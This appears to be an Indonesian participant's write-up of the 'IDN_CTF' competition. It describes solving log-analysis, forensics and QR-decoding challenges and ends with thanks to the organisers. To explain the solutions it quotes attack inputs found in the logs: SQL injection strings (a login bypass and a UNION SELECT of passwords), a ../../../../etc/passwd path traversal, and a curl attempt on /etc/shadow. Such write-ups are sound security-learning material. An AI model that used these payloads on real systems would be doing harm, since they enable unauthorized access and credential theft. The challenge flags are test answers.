
Saya membuka file access.lognya di notepad dan menemukan bahwa hampir semua trafficnya gagal (error code 404), namun karena dalam deskripsi soal filenya sudah berhasil masuk ke sistem maka saya cari traffic yang mendapat kode 200 (Kode Tanda Berhasil)



Flag :
IDN_CTF{malware.py}

Log Analysis 4


saya membuka file auth.log dan menemukan bahwa hampir semua user yang berusaha masuk pada log tersebut gagal, maka saya cari dengan find key “accepted” untuk melihat apabila ada user yang berhasil memasukkan credentials dengan benar dan saya mendapat usernya



Flag :
IDN_CTF{ghxyss}

Log Analysis 5

saya buka file log_analysis_5.pcapng di wireshark dan yang saya filter pertama kali adalah log hasil FTP (File Transfer Protocol), karena deskripsinya menuliskan service:file. Dan saya bisa langsung mendapat flagnya



Flag :
IDN_CTF{ftp:malware}


Log Analysis 6

saya buka file log1.txt di notepad dan di awal pencarian saya mendapat 2 tanda SQL Injection di lognya yang pertama adalah
GET /index.php?user=admin’ OR ’1’=’1
dan yang kedua adalah
GET /ring.php?id=1 UNION SELECT password FROM users
karena payload-payload tersebut merupakan payload SQLinjection. yang pertama biasanya untuk bypass login, yang kedua adalah untuk mendapat query table tersembunyi dari sebuah file php

Flag :
IDN_CTF{ring.php}

Log Analysis 7


saya buka file log2.txt di notepad, dan saya menemukan banyak percobaan path traversal di log tersebut, tapi saya fokus ke tujuan dengan mencari tanda path traversal di endpoint API dan saya mendapatkannya. Untuk flagnya sendiri adalah payload file traversal yang digunakan yaitu ../../../../etc/passwd




Flag :
IDN_CTF{../../../../etc/passwd}

Log Analysis 8

saya buka file log3.txt di notepad, dan setelah saya filter “root” saya menemukan beberapa percobaan akses ke root yang berhasil namun ada beberapa pembeda



saya menemukan 2 percobaan seperti diatas dan saya sadar bahwa yang mendapatkan akses root adalah admin sistem itu sendiri




dan percobaan ini yang menarik bagi saya karena hanya percobaan ini yang berasal bukan dari admin sistem itu sendiri, langsung saya coba copy IP Addressnya dan ternyata benar

Flag :
IDN_CTF{198.51.100.23}

Log Analysis 9

saya buka file log4.txt di notepad, dan di baris-baris awal sudah ditemukan kriteria yang flag cari yaitu user “alice” dengan IP Address 192.168.Ø.5 mencoba melakukan curl pada /etc/shadow dengan RSA Key SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890. saya langsung masukkan sesuai format flagnya




Flag :
IDN_CTF{alice,192.168.Ø.5,SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890}

Walktrough “Forensic”

jadi gini...


Saya menggunakan command Strings dan grep untuk mencari flagnya sesuai format
strings material.png | grep ”IDN_CTF”



Flag :
IDN_CTF{W0W_wh4T_K03NC1D3CE}

QRIS

saya scan QR Codenya di HP saya, dan diberikan teks yang sepertinya adalah base64, saya langsung decode saja dan saya dapat flagnya setelah 2x decode



Flag :
IDN_FLAG{V3R7_e4S7_R!9HT}

Closingan

Terimakasih ya IDN sudah memberi kesempatan saya unntuk berpartisipasi
challengenya seru dan asik
kalo bisa semua file dan source codenya di share ke public dong hehe, biar buat belajar saya